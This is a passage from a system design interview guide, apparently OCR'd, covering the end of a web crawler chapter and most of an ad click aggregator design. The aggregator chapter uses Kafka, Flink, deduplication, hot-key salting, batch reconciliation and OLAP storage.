
```
per fetcher: ~1,500 concurrent requests, ~1 s avg -> ~1,500 pages/s
needed: 23,000 pages/s -> 16 fetchers minimum, run ~50 for slow sites,
        retries, and failures
```

8. Final architecture



Component	Job	Technology example
URL filter	Normalize, trap check, robots, Bloom	Stateless service + sharded Bloom (Redis bitmap or in-process)
URL metadata	Exact URL state, conditional insert	Cassandra, DynamoDB
Frontier	Priority + per-domain queues, politeness heap	Custom disk-backed queues, or Kafka + Redis
Fetch queue	Durable tasks, retries	SQS (visibility timeout) or Kafka
Fetchers	Download pages	Async Python/Go/Java workers
DNS	Fast resolution	Local Unbound or async resolver with cache
Raw storage	HTML archive (~1 PB)	S3 / GCS
Parsers	Text, links, content fingerprints	Stateless workers
Content index	Exact and near-duplicate detection	Key-value store with SHA and SimHash
Renderer	JavaScript-heavy pages	Headless Chromium pool

Deployment map (AWS)



Seeds enter from outside and DNS resolves at the edge, while the filter, frontier, fetchers and parsers run in the service subnet on top of the queues, URL metadata and HTML archive in the data subnet.

9. Common mistakes and interviewer follow-ups

- Mistake: one global FIFO queue. It ignores priority and floods single domains. Say: Mercator-style front (priority) and back (per-domain) queues.
- Mistake: forgetting robots.txt and per-domain rate limits. Say: cached robots rules, crawl delay per domain and per IP, adaptive backoff on 429/503.
- Mistake: dedup with a plain DB lookup per link. 1M+ lookups per second. Say: normalize, Bloom filter first, conditional insert to confirm.
- Mistake: only URL dedup. Different URLs serve the same page. Say: content hash, plus SimHash for near duplicates.
- Mistake: ignoring DNS. Say: async caching resolver, prefetch per domain, respect TTL.
- Mistake: no story for crashes. Say: durable queues with visibility timeouts, HTML in S3 before parse, idempotent steps, Bloom snapshots.
- Mistake: rendering every page in a headless browser. 10-100x cost. Say: plain fetch first, render only flagged pages.
- Follow-up: “How do you recrawl for freshness?” Track change rate per URL; schedule next crawl sooner for pages that change often (news) and later for static ones. Use `If-Modified-Since` and `ETag` to save bandwidth.

10. One-page cheat sheet

Topic	Key point
Scale	10B pages / 5 days ~ 23k pages/s, ~18 Gbps, ~1 PB HTML
Concurrency	~23k requests in flight; async fetchers, ~50 machines
Frontier	Front priority queues + per-domain back queues + next_fetch_at heap
Partitioning	hash(domain) -> frontier node + fetcher, politeness stays local
Politeness	1 req/s/domain default, robots.txt cached 24 h, backoff on 429/503
URL dedup	Normalize, Bloom filter (~12 GB at 1% FP), put_if_absent
Content dedup	SHA of text; SimHash for near duplicates
DNS	Local async caching resolver, prefetch per domain
Fault tolerance	Durable queues, visibility timeout, S3 before parse, idempotent writes
Traps	URL length/depth caps, repeated segments, per-domain budget, timeouts
Dynamic pages	Plain fetch first, headless render only when needed

Topic	Key point
CAP	AP: keep crawling, dedup cleans up races

Sources

- Hello Interview: Design a Web Crawler
- Heydon and Najork: Mercator, A Scalable, Extensible Web Crawler
- Google Search Central: Introduction to robots.txt
- donnemartin/system-design-primer: Web crawler
- AlgoMaster: Designing a Web Crawler
- Manku, Jain, Das Sarma: Detecting Near-Duplicates for Web Crawling (SimHash)

26. Ad Click Aggregator (Hard)

> An ad click aggregator records every time a user clicks an ad, sends the user on to the advertiser's website, and counts those clicks so advertisers can see how each ad is doing, per minute, per hour, and per day. The counts also decide how much money the advertiser is billed, so they must be correct. The interviewer is really testing whether you can design a high-volume event pipeline: how you ingest a flood of tiny events without losing any, how you count them in near real time with stream processing, how you avoid counting the same click twice, and how you make the final numbers trustworthy enough to bill against.

1. Functional requirements

Core (must have):

1. When a user clicks an ad, the system records the click and redirects the user to the advertiser's landing page.
2. Advertisers can query click counts for their ads over a time range, at minute, hour, and day granularity (a "rollup" is a total over a bigger time bucket).
3. Advertisers can filter or group counts by a few dimensions, such as ad, campaign, country, and device.

Below the line (out of scope, and why):

- Ad serving and targeting (choosing which ad to show). That is a separate, very large system.
- Fraud detection with machine learning. We will do simple dedup and mention where a fraud model would plug in.
- Impressions and conversions. Same pipeline shape as clicks, so the design generalizes; we keep scope to clicks.
- The billing system itself. We produce the trusted daily numbers it consumes.

2. Non-functional requirements

1. Scale: peak 10,000 clicks per second, average about 2,000 per second (about 170 million clicks per day), 10 million active ads. We size for the peak.
2. Redirect latency: p99 under 100 ms from click to the 302 response. The user must never wait on the counting pipeline.
3. Freshness: aggregated counts visible to advertisers within 1 minute of the click (near real time).
4. Query latency: p99 under 1 second for a dashboard query over any range up to 1 year.
5. Correctness: no click lost after it is acknowledged (durability), and each unique click counted exactly once in the final billing numbers. Real-time numbers may be slightly off for a few minutes; the daily reconciled numbers must be exact.
6. Availability: 99.99% for click capture and redirect. Losing clicks loses money.
7. CAP choice: favor availability (AP) on the ingest path. Accept a click even during a partial outage and reconcile later. For billing we get correctness by recomputing from the raw log, not by blocking writes.

3. Back-of-the-envelope estimates

Assumption	Number
Peak clicks per second	10,000
Average clicks per second	2,000
Clicks per day (average)	~170 million
Raw click event size	~200 bytes
Active ads	10 million
Dimensions per aggregate row	ad, campaign, country, device
Dashboard query QPS	~1,000 at peak

```
Write path
  Peak ingest            = 10,000 events/s
  Raw bytes/s at peak    = 10,000 * 200 B = 2 MB/s  (tiny for Kafka)
  Raw per day            = 170M * 200 B   = 34 GB/day
  Raw per year           = 34 GB * 365    = ~12 TB/year (S3, cheap)

Aggregates (minute buckets)
  Worst case rows/min    = ads clicked that minute, not all 10M.
  Say 1M distinct ads/min * 1 row each = 1M rows/min
  Row size ~ 50 B        = 50 MB/min = 72 GB/day of minute rows
  Keep minute rows 7 days, hour rows 1 year, day rows forever:
    minute: 72 GB * 7       = ~500 GB
    hour:   (1M rows/hr*50B)*24*365 = ~440 GB/year
    day:    much smaller, ~20 GB/year

Read path
  1,000 dashboard QPS, each scanning at most a few thousand
  pre-aggregated rows -> easy for an OLAP store.
```

The lesson from the math: ingest bandwidth is small, but the event count is high and every event matters. The design is about correctness and freshness, not raw bytes.

4. Core entities

- Click event: one raw click. Fields: click_id, impression_id, ad_id, user_id (or anonymous id), timestamp, country, device, ip.
- Ad: the thing being clicked. Fields: ad_id, campaign_id, advertiser_id, redirect_url.
- Impression: one showing of an ad to a user. Fields: impression_id, ad_id, user_id, shown_at, signature. It lets us tie a click to a real view.
- Aggregate (rollup row): a count for one ad over one time bucket. Fields: ad_id, bucket_start, granularity, country, device, clicks.
- Advertiser: owner of ads. Fields: advertiser_id, name.

```
{
  "click_id": "c_9f2a1e",
  "impression_id": "imp_77b3",
  "ad_id": "ad_123",
  "user_id": "u_555",
  "event_time": "2026-11-05T19:01:12.345Z",
  "country": "US",
  "device": "ios"
}
```

```
-- OLAP table for aggregates (ClickHouse style)
CREATE TABLE ad_clicks_minute (
  ad_id        String,
  campaign_id  String,
  bucket_start DateTime,      -- start of the minute
  country      LowCardinality(String),
  device       LowCardinality(String),
  clicks       UInt64
) ENGINE = SummingMergeTree
PARTITION BY toDate(bucket_start)
ORDER BY (ad_id, bucket_start, country, device);
```

5. API design

`GET /click?impression_id=imp_77b3&ad_id=ad_123&sig=...` – record a click and redirect.

```
// response: no body, just a redirect
// 302 Found
// Location: https://advertiser.example.com/landing?utm=...
```

Status codes: 302 on success, 400 if the signature is invalid (we still redirect to a safe fallback page so users are not stranded), 404 if the ad does not exist. Auth: none for the user, but the impression id is signed by the ad server so it cannot be forged.

`GET /ads/{ad_id}/metrics?from=...&to=...&granularity=minute|hour|day&group_by=country` – read aggregated counts.


```
// response 200
{
  "ad_id": "ad_123",
  "granularity": "hour",
  "series": [
    {"bucket": "2026-11-05T18:00:00Z", "country": "US", "clicks": 1520},
    {"bucket": "2026-11-05T19:00:00Z", "country": "US", "clicks": 1733}
  ],
  "is_final": false
}
```

Status codes: 200, 400 (bad range), 403 (advertiser does not own the ad). Auth: advertiser OAuth token; the service checks the ad belongs to the caller.

`GET /campaigns/{campaign_id}/metrics?...` – same shape, grouped at campaign level.


The `is_final` flag tells the client whether the numbers come from the reconciled batch (final) or the real-time stream (provisional).

6. High-level design



How will users click an ad and get redirected?

1. The ad server renders the ad with a link to our Click Service that carries a signed impression id and the ad id.
2. The user clicks. The browser calls `GET /click?...`.
3. The Click Service verifies the signature (a quick HMAC check, no database).
4. It looks up the redirect URL for the ad from an in-memory cache (10 million ads * ~200 bytes = 2 GB, fits in a Redis cluster or local cache).
5. It builds the click event and produces it to Kafka with `acks=all`, so the event is durably stored on several brokers.
6. Once Kafka acknowledges, it returns `302 Found` with the landing page URL.



Why produce before redirecting? If we redirect first and the service crashes, we lose a billable click. The Kafka produce takes a few milliseconds, well under the 100 ms budget.

Why a server-side redirect rather than letting the browser go straight to the advertiser and send a beacon? Beacons get blocked by ad blockers and dropped when the page unloads. The server redirect guarantees we see every click.

How will advertisers query click metrics?

1. Kafka holds every click, partitioned by ad_id.
2. A Flink job (Flink is a stream processing engine that runs continuous computations over event streams) reads the topic, groups events by ad and by one-minute window, and counts them.
3. When a minute window closes, Flink writes the count rows to the OLAP store (OLAP means Online Analytical Processing: a database built for fast aggregate queries over many rows, like ClickHouse, Druid, or Pinot).
4. The dashboard calls the Query Service, which runs a `SUM(clicks) ... GROUP BY` against the right rollup table and returns the series.

```sql
SELECT toStartOfHour(bucket_start) AS bucket, country, sum(clicks) AS clicks
FROM ad_clicks_minute
WHERE ad_id = 'ad_123'
  AND bucket_start >= '2026-11-05 00:00:00'
  AND bucket_start <  '2026-11-06 00:00:00'
GROUP BY bucket, country
ORDER BY bucket;
```

How will advertisers get minute, hour, and day rollups?

We do not keep only minute rows and sum them at query time for a year range; that would scan 525,600 minutes per ad. Instead we keep three tables. Flink writes minute rows; the OLAP store builds hour and day rows using materialized views (a view that is stored and kept updated as new rows arrive). A query for a year at day granularity reads 365 rows.

7. Deep dives

Should we use stream processing or batch processing to count clicks?

The problem: advertisers want counts within a minute, but batch jobs that run hourly or daily are slow. Stream processing is fast but historically harder to make exact.

Option	Freshness	Correctness	Cost / complexity
Batch only (Spark over S3 every hour)	1 hour+	Exact, easy to rerun	Low
Stream only (Flink over Kafka)	Seconds	Good with checkpoints, but bugs and late data can drift	Medium
Stream + batch reconciliation (Lambda style)	Seconds for provisional, daily for final	Exact final numbers	Higher, two code paths

Recommended: stream processing for the real-time view, plus a daily batch reconciliation job that recomputes the truth from the raw S3 log. This is the classic Lambda architecture (two paths: a fast “speed layer” and a slow, exact “batch layer”). Many teams simplify it toward Kappa (one streaming path, replay Kafka to fix mistakes), but for billing, a separate batch recount is the safer answer to give.

A minimal Flink job, written in Flink SQL:

```sql
-- Tumbling one-minute windows on event time
INSERT INTO ad_clicks_minute_sink
SELECT
  ad_id,
  campaign_id,
  TUMBLE_START(event_time, INTERVAL '1' MINUTE) AS bucket_start,
  country,
  device,
  COUNT(*) AS clicks
FROM clicks_dedup        -- stream after dedup, see next deep dive
GROUP BY
  ad_id, campaign_id, country, device,
  TUMBLE(event_time, INTERVAL '1' MINUTE);
```

A “tumbling window” is a fixed, non-overlapping time bucket: 19:00-19:01, 19:01-19:02, and so on.

How do we make sure each click is counted exactly once?

The problem has two parts. First, duplicate events: a user double-clicks, a browser retries, or a bot hammers the link, so the same logical click arrives several times. Second, duplicate processing: a Flink worker crashes and replays events from Kafka, which could count them again.

For duplicate processing, Flink gives “exactly-once state” through checkpoints. A checkpoint is a consistent snapshot of every operator’s state plus the Kafka offsets it has read. After a crash, Flink restores the snapshot and rereads Kafka from the saved offsets, so state is never double-updated. To make the output exactly-once too, the sink must either be transactional (Flink two-phase commit with Kafka) or idempotent (writing the same row twice gives the same result).

For duplicate events, we need a dedup key:

Dedup approach	How	Pros	Cons
Client-generated click id	Browser sends a random UUID	Simple	Easy to forge, bots send fresh UUIDs
Signed impression id	Ad server signs impression; one click per impression counts	Hard to forge, ties click to a real view	Needs signing and key rotation
Heuristic (user + ad + 10 s window)	Drop repeat clicks in a short window	Catches double clicks	Fuzzy, may drop real repeats

Recommended: the signed impression id. The ad server signs `impression_id|ad_id|timestamp` with HMAC. The Click Service rejects bad signatures. Downstream, we keep a dedup set keyed by impression id: only the first click for an impression is billable.

Where to keep the dedup set? At 10k/s with a 24-hour window, that is up to ~860 million ids. Two good places:

1. Flink keyed state with a TTL (time to live), keyed by impression id. It lives on local RocksDB disks and is checkpointed, so it is exactly-once with the rest of the job.
2. A Redis `SET NX` with expiry in the Click Service. Fast, but Redis is not checkpointed together with Flink, so it can drift on failures.

```
# Flink-style dedup operator (pseudo-Python)
class DedupByImpression(KeyedProcessFunction):
    def open(self, ctx):
        desc = ValueStateDescriptor("seen", Types.BOOLEAN())
        desc.enable_time_to_live(StateTtlConfig.new_builder(Time.hours(24)).build())
        self.seen = ctx.get_state(desc)

    def process_element(self, click, ctx):
        # key = click.impression_id
        if self.seen.value():
            ctx.output(DUPLICATES_TAG, click)   # side output for audits
            return
        self.seen.update(True)
        yield click
```

On the write side, make the OLAP write idempotent by using a deterministic row key `(ad_id, bucket_start, country, device, flink_window_id)` and a table engine that replaces rows with the same key (for example ReplacingMergeTree), so a retried write overwrites instead of adding.

How do we handle a hot ad that gets far more clicks than others?

The problem: Kafka and Flink partition by ad_id so all clicks for one ad land on one partition and one Flink task. A Super Bowl ad might get 5,000 clicks per second, half our peak, all on one worker. That worker falls behind while others sit idle.

Option	How it works	Pros	Cons
Bigger machines	Vertical scale	Simple	Has a ceiling, wastes money
Key salting	Partition by `ad_id:N` with N in 0..K-1, then sum the K partial counts	Spreads load evenly	Extra merge step
Local pre-aggregation	Each Click Service host counts per ad for 1 s and emits one summary event	Cuts event volume a lot	Loses per-event dedup unless done carefully

Recommended: key salting for ads known to be hot. The Click Service keeps a small list of hot ad ids (pushed from a config service or detected by a heavy-hitter counter). For those, it appends a random suffix 0-9 to the partition key. Flink counts per salted key, then a second, small aggregation step sums the 10 partials per ad and minute.

```
HOT_ADS = load_hot_ads()          # refreshed every 30 s
SALT_BUCKETS = 10

def partition_key(click):
    if click.ad_id in HOT_ADS:
        return f"{click.ad_id}:{random.randrange(SALT_BUCKETS)}"
    return click.ad_id
```

Note that dedup must still be keyed by impression id, not by salted ad key, so run the dedup operator before the salted aggregation (dedup is keyed by impression id, which is already spread evenly).


How do we reconcile real-time counts with the truth?

The problem: even with checkpoints, things go wrong. A bug in the Flink job, a misconfigured watermark, or a lost partition can make streaming counts drift. Billing cannot depend on that.

Recommended: a daily batch reconciliation job.

1. Kafka Connect (or Flink) continuously writes every raw click to S3 as Parquet files, partitioned by hour.
2. Once a day, after the late-data cutoff (say 2 hours past midnight UTC), a Spark job reads the whole day, applies the same dedup logic, and computes exact per-ad, per-minute counts.
3. It compares the batch counts with the streaming counts. If they differ beyond a tiny threshold, it raises an alert and overwrites the OLAP rows for that day with the batch numbers, marking them `is_final = true`.
4. The billing system reads only final rows.

```sql
-- Spark SQL: the recount
WITH dedup AS (
  SELECT *, ROW_NUMBER() OVER (PARTITION BY impression_id ORDER BY event_time) AS rn
  FROM raw_clicks
  WHERE dt = '2026-11-05' AND sig_valid = true
)
SELECT ad_id, date_trunc('minute', event_time) AS bucket_start,
       country, device, COUNT(*) AS clicks
FROM dedup
WHERE rn = 1
GROUP BY 1, 2, 3, 4;
```



How do we handle events that arrive late?

The problem: a click happens at 19:00:58 on a phone in a tunnel and arrives at 19:03:10. If our one-minute window for 19:00 already closed and wrote its count, the click is missed or lands in the wrong bucket.

Two kinds of time matter. Event time is when the click actually happened (from the event). Processing time is when Flink sees it. Advertisers care about event time.

A watermark is Flink's running estimate of "I have probably seen all events up to time T." A window closes when the watermark passes its end.

Option	Behavior	Trade-off
Processing-time windows	Bucket by arrival time	Simple, but wrong buckets for late events

Option	Behavior	Trade-off
Event-time windows, short watermark delay (5 s)	Fast results	More events arrive after the window closes
Event-time windows, watermark delay + allowed lateness	Emit early, then update the window when late events come	Slightly more state, correct buckets

Recommended: event time, a bounded-out-of-orderness watermark of about 10 seconds, plus allowed lateness of a few minutes. When a late event arrives within allowed lateness, Flink re-fires the window with an updated count, and our idempotent upsert overwrites the row. Events later than that go to a side output, are logged, and are picked up by the daily batch recount (which sees everything).

```
WatermarkStrategy
  .<Click>forBoundedOutOfOrderness(Duration.ofSeconds(10))
  .withTimestampAssigner((c, ts) -> c.eventTimeMillis());

clicks
  .keyBy(Click::adId)
  .window(TumblingEventTimeWindows.of(Time.minutes(1)))
  .allowedLateness(Time.minutes(5))
  .sideOutputLateData(lateTag)
  .aggregate(new CountAgg());
```

Also guard against clients with bad clocks: if the event time is more than a few minutes in the future or more than a day in the past, replace it with the server receive time.

How do we serve aggregated counts quickly, and what if parts fail?

Serving: the OLAP store holds pre-aggregated minute, hour, and day tables. Queries pick the coarsest table that covers the requested granularity. A popular dashboard can also be cached in Redis for 30 seconds keyed by the query parameters, which absorbs refresh storms.

Store	Strength	Weakness
Postgres with rollup tables	Familiar	Struggles with billions of rows and wide group-bys
Cassandra with precomputed keys	Fast point reads	No ad-hoc group-by
ClickHouse / Druid / Pinot	Fast group-by on billions of rows, columnar	Another system to run

